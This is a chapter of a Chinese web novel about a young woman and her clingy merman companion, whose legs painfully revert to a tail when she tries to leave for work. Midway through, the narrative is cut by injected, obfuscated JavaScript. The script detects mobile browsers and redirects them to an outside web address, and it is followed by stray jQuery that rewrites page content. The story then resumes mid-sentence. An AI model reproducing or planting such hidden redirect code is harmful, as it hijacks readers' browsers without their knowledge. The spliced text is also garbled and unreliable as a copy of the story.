26. 双腿

作品:《养鱼[人外]

    游溶的大学生活很平静,甚至有些无趣。


    不在学校住,和舍友关系也淡淡的。


    有一次,她碰巧在宿舍,几个舍友拉住她八卦,主角就是席志诚。


    她们说,席志诚大学期间,谈过很多个女朋友,期间多次断崖式分手,无缝衔接......李琪学姐应该是他遇见游溶时的女朋友。


    往后有很多学姐学妹前仆后继,碰巧,蒋学姐,是游溶研究生时期的学姐。


    游溶不知道,这人为什么这么想谈恋爱,大学四年连空窗期都没有吧,真是精力十足。


    现在这个时候还要暗示她......


    席志诚脸色有一瞬的僵硬,在细细雨幕里,脸尤为阴沉。


    四肢诡异的浮起一层鸡皮疙瘩,游溶抱着手臂,极为不经意地后退一步。


    席志诚好半晌才反应过来游溶口中的“蒋学姐”是哪一任女朋友。


    “你认识小雪?真巧。”


    “我和她分手了,她很好......”


    游溶诧异挑眉,心里觉得怪异,“雪"和“溶”的读音没有一点相似,但这个“小雪”好像就是在叫她。


    就好像,在席志诚眼里,两人没有区别。


    客观上名字读音的区别也被他相似的读法模糊掉了。


    她重新打量这个人,席志诚想好之后开始解释,游溶锁定他看起来毫无破绽的眼睛……


    口中说着之前最亲密的人的名字,但眼眸深处是冷漠……像看玩具被玩腻之后,居高临下的弃如敝履。


    不管是大学时期还是现在,温文尔雅的学长一直让她不适。


    现在好似更加危险。


    游溶决定远离。


    鱼刚回来,下车就往家的方向跑,一看到游溶在小路边等他,立马喜滋滋开口喊她,但很快,视线中就出现了碍眼的贱人!


    “主人~”


    “……姐姐!快回家!”


    鱼拉着游溶的手臂,嘴上碎碎念:“下雨了下雨了,快回家快回家快回家......”


    念着念着就把人拉走了,把席志诚甩在身后,连看都没看他一眼。


    游溶由着他,趁着雨没下大,一人一鱼回到温馨的家里。


    身后,席志诚脸上的温和消失得一干二净,面上是令人胆寒的阴翳。


    目送他们的背影消失在转角,良久,席志诚勾唇笑了笑。


    “拒绝我?什么东西。”狰狞的脸上满是轻蔑不屑。


    —


    “快起床了。”


    游溶拉扯被子,想把跟被子缝在一起的鱼拉出来。


    “再不起来,就要迟到了。”


    鱼死死压着身下的被子,不愿意起来。


    “主人~我们不去了好不好?”


    他气愤喊道:“那些人类就是故意的,坏人!不把我们分到一起!”


    游溶拉不动了,他跟一头猪一样,压根拉不动。


    一连几次,两个人都被分开了。


    鱼已经好几次自己一个人了,虽说他偷偷从边嘉玉那里学到很多东西,但天天见不到主人也用不出来啊。


    鱼在被子底下撅嘴。晚上的抚摸真的变成“暖肚子”,主人还是不爱摸他!


    不能再这样!


    今天他们在家的话,他要亲主人!


    不是简单的贴贴,要伸舌头的。


    鱼心里想着,快速爬了起来,趁着游溶收拾东西,进了卫生间仔仔细细洗漱。


    洗干净的鱼借机抱住游溶的和胳膊,把人拽回床上,一人一鱼又躺回床上。


    他在游溶耳边悄咪咪说着:“主人,你看,我们也不缺食物,为什么要去受他们的气嘛!那些人可坏了。”


    游溶躺在他身上,有些硌,挣扎着想起来,结果被他翻了个身,连人带被子,被他死死搂在怀里。“主人~~”


    游溶有些无奈。


    有句话鱼还就是说对了,那些人就是故意的,好几次,鱼都跟她分开。


    其他小队里被抽调的人都轮了全部的人,但他们这个小队,全是鱼被调走。


    看着天花板,游溶开口:“那不去了。”


    “好诶~”鱼也没想到这次主人答应得这么爽快,难道是——他真学到东西了?主人是不是更爱他了......


    鱼激动,支起身子想亲游溶。


    游溶无情推开。


    “哼哼哼~”


    躺在温软的被窝里,游溶考虑到不能两个人都不去。


    两个都不去太扎眼了,没有进账还能正常吃喝......她怕有人盯上他们。


    “好了,快起来,去吃饭了。”


    “......吃完早饭,我出发,你就家里做点其他事,做什么呢......”


    游溶怕他无聊,想着要给他布置一些任务。“喏!”


    游溶刚坐起来,又被他扑到床上,压得严严实实。


    背后抵着床面,游溶一阵头晕目眩。


    她气不过,伸手拍打鱼的背:“你给我起来!”


    鱼先正面压着重重抱了一会,半跪半坐起来,膝盖抵着床,苦着脸,望着游溶眼泪先掉了下来。


    “主人不许走!”


    “我要主人陪我,不要又丢下我一只鱼!”


    他边流泪边无声用着幽怨的眸光扫向游溶。


    “你是不是不喜欢我了。”


    游溶动不了,梨花带雨的鱼很会勾起人的怜惜,“...没有,只是总不能两个都不去吧。”


    “一天给很多物资。”


    她勉强掏出一只手,摸着鱼的左大腿安慰。


    “一天很快就过去了,晚上一直陪你好不好?”


    “宝宝乖嘛~”


    游溶一直很会哄他。


    但态度上还是很坚决,一直不松口。


    游溶已经催他起来了,游满难以置信地擦掉自己的眼泪,眼泪这次没用了。他不知道为什么非要和他分开,本来他们就有吃的。


    他小心翼翼往游溶腰腹上坐,不管不顾地捉住游溶冒出来的手,重新塞回被子里。


    鱼低下头,自顾自开口:“不要,主人今天要和我呆家里。”


    “主人饿了?”


    “那我去做饭,不要动,我会喂主人的。”


    说完就起身,但用被子把游溶裹得严严实实的,好像真以为裹好了游溶就不走了。


    游溶躺着,像一只蝉蛹。


    鱼想到自己小时候,它还是一条只有小孩手臂长的人鱼,小小的主人把他用襁褓裹起来,念念碎碎:“宝宝乖,我要去上学了,晚上就回来了。”


    “不要下地哦,尾巴会疼的。”


    “你乖乖的,晚上给你带肉肉回来。”游溶皱眉,语气严肃:“宝宝。”


    “不可以。”


    “可以的。”


    之前都可以,为什么现在不可以。主人喜欢上学,喜欢出门,不喜欢和他呆一起吗?


    游溶直接坐了起来,把被子掀开,站了起来,不看鱼,也不理他。


    她背上包,打算直接出门。


    “主人!你坏!”


    “.......”门刚打开。


    “呜呜呜...”<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17364621|198875||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>是强压的,带着痛苦的呜咽声。


    游溶听过鱼的很多哭声,有装模做样、夸张的,也有真的难过让人心疼的的。但她从没让他真的痛苦着哭过。


    这个哭声有点像分化那天他痛得不行的呜咽声,模糊的,细碎的,非人的低喘,好像能把她的哭碎了。


    游溶扶着门把手的手有一瞬间的僵硬,手腕不小心磕到冷冰的门把手,她捂着手腕转头。


    看到的一幕让她面色惨白。


    鱼瘫坐在床边,地毯上被他身上的水浸湿了,一大片深色,雪白纤细的双腿在粘合......腿上冒出深蓝的鳞片,血色被鱼尾上的深蓝衬托得无比刺目。


    他咬着手臂,太阳穴青筋暴起,被咬出血痕的手臂堵不住的他痛苦的呻吟......


    游溶几乎是扑着来到他的身边,小心地撑住摇摇欲坠的身体。


    “...宝宝,怎么了!”声音带着哭腔,扶着他的手臂都在抖。


    “...你走开!哼!”鱼泄愤般轻轻拍开游溶的手,自己靠着床,别过头不去理她。


    但眼睛却偷摸往游溶的方向瞟,好像在观察她的反应。腿部的疼痛如蛆入骨,骨头被虫子钻裂开......鱼的额角留下冷汗,唇瓣越发苍白。


    “你不是要走吗?我才不用你管!”


    游溶没反应,鱼有些急了,怕自己说得太过。


    他急匆匆补充:“反正你也不喜欢我了,让一只鱼自己死在这里,你也不用嫌我烦......”


    “......没有不喜欢你。”


    游溶快心疼死了,一直看着他血肉模糊的双腿,酸涩的眼睛在流泪。“疼不疼?怎么样宝宝才不疼?”


    鱼眼睛亮了亮,但还是冷淡的询问,“主人不走了?”


    “不走。”


    游溶能怎么走,边哭边走,一看不见他就忍不住想她压根承受不了的后果。


    “那喜不喜欢我?”“呼,呼...最喜欢你了。”一直张嘴吸气才能勉强说得出话。


    鱼这才满意,忍着痛偏着身子,抱住游溶的肩膀。


    美滋滋靠在她肩膀,仰头望见游溶发红的眼眶,还有晶莹的泪珠。


    他愣住了。


    “...主人别哭,泡海水就不疼了。”游满更难受了,他不想看到主人的眼泪。


    那双包含泪水的眼睛好似在控诉他,心上的钝痛好像比双腿上的痛更甚。


    游溶咬紧牙关把鱼抱起来,手臂过于用力而导致僵直,稳稳朝卫生间去,把鱼放下,抖着手给浴缸放水。


    一天供两个小时水,水龙头流出的水又小又慢,任由游溶拧到底也依旧一股小细流,浴缸还没灌满,水就停了。


    游溶冲出去,在柜子里翻找,抖着手把装着储物珍珠的玻璃瓶拿到,手忙脚乱从里面找出储水的珠子。


    水勉强被灌满。


    把已经痛得闭上双眼,气息微弱的鱼放进去。


    水从浴缸里溢出来,从地面上溅开,减到游溶脚上。鱼又皱起了眉头。


    不对,海水!


    眼泪像是雨珠一样落下,游溶脑子涨涨的。


    鱼之前没有腿的时候都是泡的池子,她花大价钱给弄来了海水,还有一套非常贵的维护系统。


    现在因为没电,池子很久没有清理,早被放空了。


    游溶蹲下身,捂着嘴无声哭,肩膀一直在颤抖。


    没过一会,她站了起来,跌跌撞撞拿起玻璃瓶,找到几颗蓝色的珍珠,这种珍珠闻起来有一股海腥味。一下往里丢了好几颗。